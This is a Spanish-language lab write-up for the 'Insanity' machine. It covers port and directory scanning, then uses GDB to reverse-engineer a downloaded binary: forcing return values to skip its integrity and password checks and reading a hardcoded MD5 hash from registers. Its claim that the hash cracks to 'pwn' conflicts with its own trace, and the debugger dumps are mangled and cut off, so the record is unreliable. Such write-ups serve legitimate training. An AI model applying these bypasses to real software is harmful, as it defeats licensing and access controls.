

Insanity

Recon con nmap


```
(miguel@kali) - [~/Downloads]
└─$ nmap -sCV -p22,80 172.17.0.2 -vvv

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 9.2p1 Debian 2+deb12u4 (protocol 2.0)
| ssh-hostkey:
|   256 d5:58:45:4b:77:e5:b7:ae:6f:bd:24:9c:6b:52:df:78 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAYNTYAAAAIbmlzdHAYNTYAAABBBB/9mhbHd3PFrdCl17kLps0XVSvhIFGjwRNozKEojUI5gcp955XmnM52f62U+vWdlr5m6+r7U09d8Yes36vLVSY=
|   256 0b:30:46:79:83:bd:6f:00:28:a0:98:32:d1:ef:9f:02 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICGamTgFCyNr5o0K44KpnsPRzR4Rm8QrSdDgts+plztK
80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.4.62
| http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: BE:E1:57:C3:38:48 (Unknown)
Service Info: Host: 172.17.0.2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


```
GNU nano 8.7.1 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali.kali kali

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

172.17.0.2 insanity.dl
```



Ctrl+u



Fuzzing (nada en subdomnio)

```
miguel@kali: ~/Downloads
(miguel@kali)-[~/Downloads]
$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt -u 'http://insanity.dl/' -t 20

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://insanity.dl/
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

javascript (Status: 301) [Size: 315] [→ http://insanity.dl/javascript/]
server-status (Status: 403) [Size: 276]
tinyp (Status: 301) [Size: 310] [→ http://insanity.dl/tinyp/]
Progress: 1273830 / 1273830 (100.00%)

Finished
```

Descarga ambos archivos (a secret lo renombre algo)

Index of /tinyp

Name	Last modified	Size	Description
 Parent Directory		-	
 libcredenciales.so	2025-01-21 00:37	15K	
 secret	2025-01-21 01:15	16K	


Apache/2.4.62 (Debian) Server at insanity.dl Port 80

Ingeniería Inversa y Bypass de Autenticación en algo

1. Análisis Estático (Ghidra)

El primer paso fue el desensamblado del binario para entender su flujo lógico. Identificamos tres funciones críticas:

- `verificar_libreria`: Comprueba la existencia de `libcredenciales.so` y valida su integridad comparando el **BuildID** mediante un comando de sistema (`file | awk`). Si falla, el programa aborta.



- **calcular_md5** : Toma la entrada del usuario y genera un hash MD5 de 16 bytes.
- **comparar_hashes** : Convierte el MD5 resultante a una cadena hexadecimal legible y la compara usando **strcmp** contra un valor "hardcodeado" en la sección **.rodata**.

2. Superando las Protecciones de Integridad

Al intentar ejecutar el binario, este fallaba debido a que nuestra librería no coincidía con el BuildID esperado.

- **Técnica**: Runtime Patching con GDB.
- **Ejecución**: Interceptamos la función **verificar_libreria** y forzamos un retorno exitoso.
 - **b verificar_libreria**
 - **return (int) 1**
- **Resultado**: Saltamos la validación de archivos sin necesidad de modificar el binario original en disco.

3. Extracción del Secreto (Análisis Dinámico)

Una vez superada la primera barrera, el programa solicita la clave.

- **Técnica:** Intercepción de argumentos en memoria.
- **Ejecución:** Pusimos un breakpoint en la función `comparar_hashes`. Al llegar al `strcmp` final, inspeccionamos los registros de la arquitectura x86-64:
 - **\$rdi:** Contenía el hash de nuestra entrada de prueba.
 - **\$rsi:** Contenía el hash real: `07ec502b1948c770b762c4beb3bc0417`.
- **Identificación:** Tras pasar el hash por bases de datos de colisiones MD5, obtuvimos la clave en texto plano: `pwn`.

4. Forzado de Ejecución y Post-Explotación

A pesar de tener la clave, el entorno de depuración o residuos en la pila causaban fallos intermitentes.

- **Técnica:** Registro de Control de Flujo.
- **Ejecución:** En el `main`, justo después de la llamada a `comparar_hashes`, manipulamos el registro de retorno:
 - `set $rax = 1`
- **Resultado:** El programa validó la clave como correcta y procedió a la fase de post-explotación.

5. Resultado Final: El Vector de Ataque

Al validar la clave, el binario reveló su verdadero propósito: actúa como un **stager** que intenta descargar un segundo payload.

- **URL Descubierta:** `http://insanity.dl/ultra_secret_folderkma/2334645634646.txt`
- **Infraestructura:** El binario utiliza `vfork` para invocar herramientas del sistema (como `wget`) y descargar archivos desde la red interna del laboratorio (`172.17.0.2`).

GDB

```
pwndbg> run
Starting program: /home/miguel/Downloads/algo
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
```

```
Breakpoint 1, 0x00005555555539d in verificar_libreria ()
```

```
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
```

```
[ LAST SIGNAL ]
```

```
Breakpoint hit at 0x5555555539d
```

```
[ REGISTERS / show-flags off / show-compact-regs off ]
```

```
RAX 0x55555555616b ← './libcredenciales.so'
RBX 0
RCX 0x555555557db8 → 0x555555555220 ← endbr64
RDX 0x7fffffffde38 → 0x7fffffffelbd ← 'COLORFGBG=15;0'
RDI 0x55555555616b ← './libcredenciales.so'
RSI 0x7fffffffde28 → 0x7fffffffelal ← '/home/miguel/Downloads/algo'
R8 0x7ffff77f1680 (__exit_funcs) → 0x7ffff77f2fe0 (initial) ← 0
R9 0x7ffff77f2fe0 (initial) ← 0
R10 0x7ffffffffffda60 ← 0x800000
R11 0x202
R12 1
R13 0x7ffff7ffd000 (_rtld_global) → 0x7ffff7ffe2f0 → 0x5555554000 ← 0x10102464c457f
R14 0x7fffffffde38 → 0x7fffffffelbd ← 'COLORFGBG=15;0'
R15 0x555555557db8 → 0x555555555220 ← endbr64
RBP 0x7ffffffffffdbc0 → 0x7ffffffffffdd10 → 0x7ffffffffffde28 → 0x7ffffffffffelal ← '/home/miguel/Downloads/algo'
```

```

RSP 0x7fffffff910 ← 0
RIP 0x555555539d (verificar_libreria+11) ← mov qword ptr
[rbp - 0x2a8], rdi
-----[ DISASM /
x86-64 / set emulate on ]-----

b> 0x555555539d <verificar_libreria+11>    mov    qword ptr
[rbp - 0x2a8], rdi    [0x7fffffff918] <= 0x5555555616b ←
'./libcredenciales.so'
    0x55555553a4 <verificar_libreria+18>    mov    rax, qwor
d ptr fs:[0x28]      RAX, [0x7ffff7e70768] => 0xe3427a2772
91dd00
    0x55555553ad <verificar_libreria+27>    mov    qword ptr
[rbp - 8], rax      [0x7fffffffdbb8] <= 0xe3427a277291dd00
    0x55555553b1 <verificar_libreria+31>    xor    eax, eax
EAX => 0
    0x55555553b3 <verificar_libreria+33>    mov    rax, qwor
d ptr [rbp - 0x2a8]  RAX, [0x7fffffff918] => 0x555555561
6b ← './libcredenciales.so'
    0x55555553ba <verificar_libreria+40>    mov    esi, 0
ESI => 0
    0x55555553bf <verificar_libreria+45>    mov    rdi, rax
RDI => 0x5555555616b ← './libcredenciales.so'
    0x55555553c2 <verificar_libreria+48>    call   access@pl
t                  <access@plt>

    0x55555553c7 <verificar_libreria+53>    test   eax, eax
    0x55555553c9 <verificar_libreria+55>    je     verificar
_libreria+104      <verificar_libreria+104>

    0x55555553cb <verificar_libreria+57>    mov    rax, qwor
d ptr [rip + 0x2d0e]  RAX, [stderr@GLIBC_2.2.5]
-----[ STACK ]-----

00:0000| rsp 0x7fffffff910 ← 0

```

```

01:0008|-2a8 0x7fffffff918 ← 0
02:0010|-2a0 0x7fffffff920 → 0x7ffff7ff1bd5 ← '_r_debug'
03:0018|-298 0x7fffffff928 → 0x7ffff7ffe690 → 0x7ffff7ffe5
e8 → 0x7ffff7fbed30 → 0x7ffff7ffe2f0 ← ...
04:0020|-290 0x7fffffff930 → 0x7fffffffda78 → 0x7ffff7fdc7
00 (_dl_unload_cache+48) ← mov qword ptr [rip + 0x21505], 0
05:0028|-288 0x7fffffff938 → 0x7fffffff9d8 ← 0xe3427a2772
91dd00
06:0030|-280 0x7fffffff940 ← 0x5475103c
07:0038|-278 0x7fffffff948 → 0x7ffff7fd234b (_dl_lookup_sym
bol_x+299) ← add rsp, 0x30

```

—[BACKTRACE]—

```

▶ 0 0x5555555539d verificar_libreria+11
  1 0x5555555559d main+55
  2 0x7ffff7633f75 __libc_start_call_main+117
  3 0x7ffff7634027 __libc_start_main+135
  4 0x555555551a5 _start+37

```

pwndbg> continue

Continuing.

[Detaching after vfork from child process 16118]

Introduce la clave: pwn

Breakpoint 2, 0x0000555555552f8 in comparar_hashes ()

LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA

[LAST SIGNAL]—

Breakpoint hit at 0x555555552f8

—[REGISTERS / show-flags off / show-compact-regs off]—

```

*RAX 0x7fffffffdbf0 ← 0xa04224057b5fa2e4
RBX 0
*RCX 0
*RDX 0x555555556008 ← '07ec502b1948c770b762c4beb3bc0417'
*RDI 0x7fffffffdbf0 ← 0xa04224057b5fa2e4
*RSI 0x555555556008 ← '07ec502b1948c770b762c4beb3bc0417'
*R8 0x67452301
*R9 0xefcdab89
*R10 0x806e7770
*R11 0xe1a4d2d4
R12 1
R13 0x7ffff7ffd000 (_rtld_global) → 0x7ffff7ffe2f0 → 0x5555554000 ← 0x10102464c457f
R14 0x7ffffffffffde38 → 0x7ffffffffffe1bd ← 'COLORFGBG=15;0'
R15 0x555555557db8 → 0x555555555220 ← endbr64
RBP 0x7fffffffdbc0 → 0x7fffffffdd10 → 0x7ffffffffffde28 → 0x7ffffffffffe1a1 ← '/home/miguel/Downloads/algo'
*RSP 0x7fffffffdb70 ← 0
*RIP 0x5555555552f8 (comparar_hashes+8) ← mov qword ptr [rbp - 0x48], rdi

```

[DISASM /

x86-64 / set emulate on]

```

b> 0x5555555552f8 <comparar_hashes+8>      mov     qword ptr
[rbp - 0x48], rdi      [0x7fffffffdb78] <= 0x7fffffffdbf0 ← 0
xa04224057b5fa2e4
      0x5555555552fc <comparar_hashes+12>   mov     qword ptr
[rbp - 0x50], rsi     [0x7fffffffdb70] <= 0x555555556008 ←
'07ec502b1948c770b762c4beb3bc0417'
      0x555555555300 <comparar_hashes+16>   mov     rax, qword
ptr fs:[0x28]         RAX, [0x7ffff7e70768] => 0xe3427a277291d
d00
      0x555555555309 <comparar_hashes+25>   mov     qword ptr
[rbp - 8], rax        [0x7fffffffdbb8] <= 0xe3427a277291dd00
      0x55555555530d <comparar_hashes+29>   xor     eax, eax
EAX => 0

```

```

0x5555555530f <comparar_hashes+31>    mov     dword ptr
[rbp - 0x34], 0          [0x7fffffffdb8c] <= 0
0x55555555316 <comparar_hashes+38>    jmp     comparar_ha
shes+103                <comparar_hashes+103>
↓
0x55555555357 <comparar_hashes+103>    cmp     dword ptr
[rbp - 0x34], 0xf      0x0 - 0xf      EFLAGS => 0x293 [ CF pf A
F zf SF IF df of iopl:00 ac ]
0x5555555535b <comparar_hashes+107>    ✓ jle     comparar_ha
shes+40                <comparar_hashes+40>
↓
0x55555555318 <comparar_hashes+40>    mov     eax, dword
ptr [rbp - 0x34]      EAX, [0x7fffffffdb8c] => 0
0x5555555531b <comparar_hashes+43>    movsxd  rdx, eax
RDX => 0

```

—[STACK]—

```

00:0000| rsp 0x7fffffffdb70 ← 0
... ↓      6 skipped
07:0038| -018 0x7fffffffdba8 ← 0x555500000000

```

—[BACKTRACE]—

```

► 0  0x555555552f8 comparar_hashes+8
1  0x5555555562d main+199
2  0x7ffff7633f75 __libc_start_call_main+117
3  0x7ffff7634027 __libc_start_main+135
4  0x555555551a5 _start+37

```

pwndbg> continue

Continuing.

Clave incorrecta.

[Inferior 1 (process 16093) exited normally]

```
pwndbg> run
Starting program: /home/miguel/Downloads/algo
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
```

```
Breakpoint 1, 0x00005555555539d in verificar_libreria ()
```

```
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
```

```
[ LAST SIGNAL ]
```

```
Breakpoint hit at 0x5555555539d
```

```
[ REGISTERS / show-flags off / show-compact-regs off ]
```

```
RAX 0x55555555616b ← './libcredenciales.so'
RBX 0
RCX 0x555555557db8 → 0x555555555220 ← endbr64
RDX 0x7fffffffde38 → 0x7fffffffelbd ← 'COLORFGBG=15;0'
RDI 0x55555555616b ← './libcredenciales.so'
RSI 0x7fffffffde28 → 0x7fffffffelal ← '/home/miguel/Downloads/algo'
R8 0x7ffff77f1680 (__exit_funcs) → 0x7ffff77f2fe0 (initial) ← 0
R9 0x7ffff77f2fe0 (initial) ← 0
R10 0x7fffffffda60 ← 0x800000
R11 0x202
R12 1
R13 0x7ffff7ffd000 (_rtld_global) → 0x7ffff7ffe2f0 → 0x5555554000 ← 0x10102464c457f
R14 0x7fffffffde38 → 0x7fffffffelbd ← 'COLORFGBG=15;0'
R15 0x555555557db8 → 0x555555555220 ← endbr64
RBP 0x7fffffffdbc0 → 0x7fffffffdd10 → 0x7fffffffde28 → 0x7fffffffelal ← '/home/miguel/Downloads/algo'
RSP 0x7fffffff910 ← 0
RIP 0x5555555539d (verificar_libreria+11) ← mov qword ptr
```

[rbp - 0x2a8], rdi

[DISASM /
x86-64 / set emulate on]

b> 0x5555555539d <verificar_libreria+11> mov qword ptr
[rbp - 0x2a8], rdi [0x7fffffff918] <= 0x55555555616b ←
'./libcredenciales.so'

0x555555553a4 <verificar_libreria+18> mov rax, qword
ptr fs:[0x28] RAX, [0x7ffff7e70768] => 0xf5af52ebca
4bbf00

0x555555553ad <verificar_libreria+27> mov qword ptr
[rbp - 8], rax [0x7fffffffdbb8] <= 0xf5af52ebca4bbf00

0x555555553b1 <verificar_libreria+31> xor eax, eax
EAX => 0

0x555555553b3 <verificar_libreria+33> mov rax, qword
ptr [rbp - 0x2a8] RAX, [0x7fffffff918] => 0x5555555561
6b ← './libcredenciales.so'

0x555555553ba <verificar_libreria+40> mov esi, 0
ESI => 0

0x555555553bf <verificar_libreria+45> mov rdi, rax
RDI => 0x55555555616b ← './libcredenciales.so'

0x555555553c2 <verificar_libreria+48> call access@pl
t <access@plt>

0x555555553c7 <verificar_libreria+53> test eax, eax

0x555555553c9 <verificar_libreria+55> je verificar
_libreria+104 <verificar_libreria+104>

0x555555553cb <verificar_libreria+57> mov rax, qword
ptr [rip + 0x2d0e] RAX, [stderr@GLIBC_2.2.5]

[STACK]

00:0000| rsp 0x7fffffff910 ← 0

01:0008| -2a8 0x7fffffff918 ← 0

02:0010| -2a0 0x7fffffff920 → 0x7ffff7ff1bd5 ← '_r_debug'

```

03:0018|-298 0x7fffffff928 → 0x7ffff7ffe690 → 0x7ffff7ffe5
e8 → 0x7ffff7fbed30 → 0x7ffff7ffe2f0 ← ...
04:0020|-290 0x7fffffff930 → 0x7ffff7ffda78 → 0x7ffff7fdc7
00 (_dl_unload_cache+48) ← mov qword ptr [rip + 0x21505], 0
05:0028|-288 0x7fffffff938 → 0x7fffffff9d8 ← 0xf5af52ebca
4bbf00
06:0030|-280 0x7fffffff940 ← 0x5475103c
07:0038|-278 0x7fffffff948 → 0x7ffff7fd234b (_dl_lookup_sym
bol_x+299) ← add rsp, 0x30

```

—[BACKTRACE]—

```

▶ 0 0x5555555539d verificar_libreria+11
  1 0x5555555559d main+55
  2 0x7ffff7633f75 __libc_start_call_main+117
  3 0x7ffff7634027 __libc_start_main+135
  4 0x555555551a5 _start+37

```

```

pwndbg> b *0x5555555562d
Breakpoint 4 at 0x5555555562d
pwndbg> return (int) 1
#0 0x00005555555559d in main ()
pwndbg> continue
Continuing.
Introduce la clave: pwn

```

```

Breakpoint 2, 0x0000555555552f8 in comparar_hashes ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA

```

[LAST SIGNAL]

Breakpoint hit at 0x555555552f8

—[REGISTERS / show-

flags off / show-compact-regs off]—

```

*RAX 0x7fffffffdbf0 ← 0xa04224057b5fa2e4
RBX 0
*RCX 0
*RDX 0x55555556008 ← '07ec502b1948c770b762c4beb3bc0417'
*RDI 0x7fffffffdbf0 ← 0xa04224057b5fa2e4
*RSI 0x55555556008 ← '07ec502b1948c770b762c4beb3bc0417'
*R8 0x67452301
*R9 0xefcdab89
*R10 0x806e7770
*R11 0xe1a4d2d4
R12 1
R13 0x7ffff7ffd000 (_rtld_global) → 0x7ffff7ffe2f0 → 0x5555554000 ← 0x10102464c457f
R14 0x7ffffffffffde38 → 0x7ffffffffffe1bd ← 'COLORFGBG=15;0'
R15 0x555555557db8 → 0x555555555220 ← endbr64
*RBP 0x7fffffffdbc0 → 0x7fffffffdd10 → 0x7ffffffffffde28 → 0x7ffffffffffe1a1 ← '/home/miguel/Downloads/algo'
*RSP 0x7fffffffdb70 ← 0
*RIP 0x555555552f8 (comparar_hashes+8) ← mov qword ptr [rbp - 0x48], rdi

```

[DISASM /

x86-64 / set emulate on]

```

b> 0x555555552f8 <comparar_hashes+8>      mov     qword ptr
[rbp - 0x48], rdi      [0x7fffffffdb78] <= 0x7fffffffdbf0 ← 0
xa04224057b5fa2e4
      0x555555552fc <comparar_hashes+12>   mov     qword ptr
[rbp - 0x50], rsi      [0x7fffffffdb70] <= 0x55555556008 ←
'07ec502b1948c770b762c4beb3bc0417'
      0x55555555300 <comparar_hashes+16>   mov     rax, qword
ptr fs:[0x28]          RAX, [0x7ffff7e70768] => 0xf5af52ebca4bb
f00
      0x55555555309 <comparar_hashes+25>   mov     qword ptr
[rbp - 8], rax         [0x7ffffffffffdbb8] <= 0xf5af52ebca4bbf00
      0x5555555530d <comparar_hashes+29>   xor     eax, eax

```

```

EAX => 0
0x5555555530f <comparar_hashes+31>    mov     dword ptr
[rbp - 0x34], 0          [0x7fffffffdb8c] <= 0
0x55555555316 <comparar_hashes+38>    jmp     comparar_ha
shes+103                <comparar_hashes+103>
↓
0x55555555357 <comparar_hashes+103>    cmp     dword ptr
[rbp - 0x34], 0xf      0x0 - 0xf      EFLAGS => 0x293 [ CF pf A
F zf SF IF df of iopl:00 ac ]
0x5555555535b <comparar_hashes+107>    ✓ jle     comparar_ha
shes+40                <comparar_hashes+40>
↓
0x55555555318 <comparar_hashes+40>    mov     eax, dword
ptr [rbp - 0x34]      EAX, [0x7fffffffdb8c] => 0
0x5555555531b <comparar_hashes+43>    movsxd  rdx, eax
RDX => 0

```

—[STACK]—

```

00:0000 | rsp 0x7fffffffdb70 ← 0
... ↓      6 skipped
07:0038 | -018 0x7fffffffdba8 ← 0x555500000000

```

—[BACKTRACE]—

```

▶ 0 0x555555552f8 comparar_hashes+8
  1 0x5555555562d main+199

```

```

pwndbg> set $rax = 1
pwndbg> continue
Continuing.

```

Breakpoint 4, 0x00005555555562d in main ()

LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA

```

[ LAST SIGNAL ]-----
Breakpoint hit at 0x5555555562d
-----[ REGISTERS / show-
flags off / show-compact-regs off ]-----

*RAX  0
  RBX  0
*RCX  0x30
*RDX  0
*RDI  0x7fffffffdb90 ← 'e4a25f7b052442a076b02ee9a1818d2e'
  RSI  0x555555556008 ← '07ec502b1948c770b762c4beb3bc0417'
*R8   0
*R9   1
*R10  0
*R11  0x7ffff7773df0 (__strcmp_avx2) ← vpxor xmm15, xmm15, x
mm15
  R12  1
  R13  0x7ffff7ffd000 (_rtld_global) → 0x7ffff7ffe2f0 → 0x55
5555554000 ← 0x10102464c457f
  R14  0x7ffffffffffde38 → 0x7ffffffffffe1bd ← 'COLORFGBG=15;0'
  R15  0x555555557db8 → 0x555555555220 ← endbr64
*RBP  0x7ffffffffffdd10 → 0x7ffffffffffde28 → 0x7ffffffffffe1a1 ←
'/home/miguel/Downloads/algo'
*RSP  0x7ffffffffffdbd0 ← 0x3e8
*RIP  0x55555555562d (main+199) ← test eax, eax
-----[ DISASM /
x86-64 / set emulate on ]-----

b> 0x55555555562d <main+199>    test    eax, eax      0 & 0
EFLAGS => 0x246 [ cf PF af ZF sf IF df of iopl:00 ac ]
      0x55555555562f <main+201> ✓ je      main+440
<main+440>
      ↓
      0x55555555571e <main+440>    lea     rax, [rip + 0xacd]
RAX => 0x55555555561f2 ← 'Clave incorrecta.'
```

```

0x55555555725 <main+447>    mov     rdi, rax
RDI => 0x5555555561f2 ← 'Clave incorrecta.'
0x55555555728 <main+450>    call    puts@plt
<puts@plt>

0x5555555572d <main+455>    mov     eax, 0
EAX => 0
0x55555555732 <main+460>    mov     rdx, qword ptr [rbp -
8]
0x55555555736 <main+464>    sub     rdx, qword ptr fs:[0x2
8]
0x5555555573f <main+473>    je      main+480
<main+480>

0x55555555741 <main+475>    call    __stack_chk_fail@plt
<__stack_chk_fail@plt>

0x55555555746 <main+480>    leave

```

—[STACK]—

```

00:0000| rsp 0x7fffffffdbd0 ← 0x3e8
01:0008| -138 0x7fffffffdbd8 → 0x55555555616b ← './libcreden
ciales.so'
02:0010| -130 0x7fffffffdbef0 ← 0x178bfbff
03:0018| -128 0x7fffffffdbef8 ← 0x64 /* 'd' */
04:0020| -120 0x7fffffffdbf0 ← 0xa04224057b5fa2e4
05:0028| -118 0x7fffffffdbf8 ← 0x2e8d81a1e92eb076
06:0030| -110 0x7fffffffdbf0 ← 0x7f00006e7770 /* 'pwn' */
07:0038| -108 0x7fffffffdbf8 → 0x7fffffffdbef0 ← 0

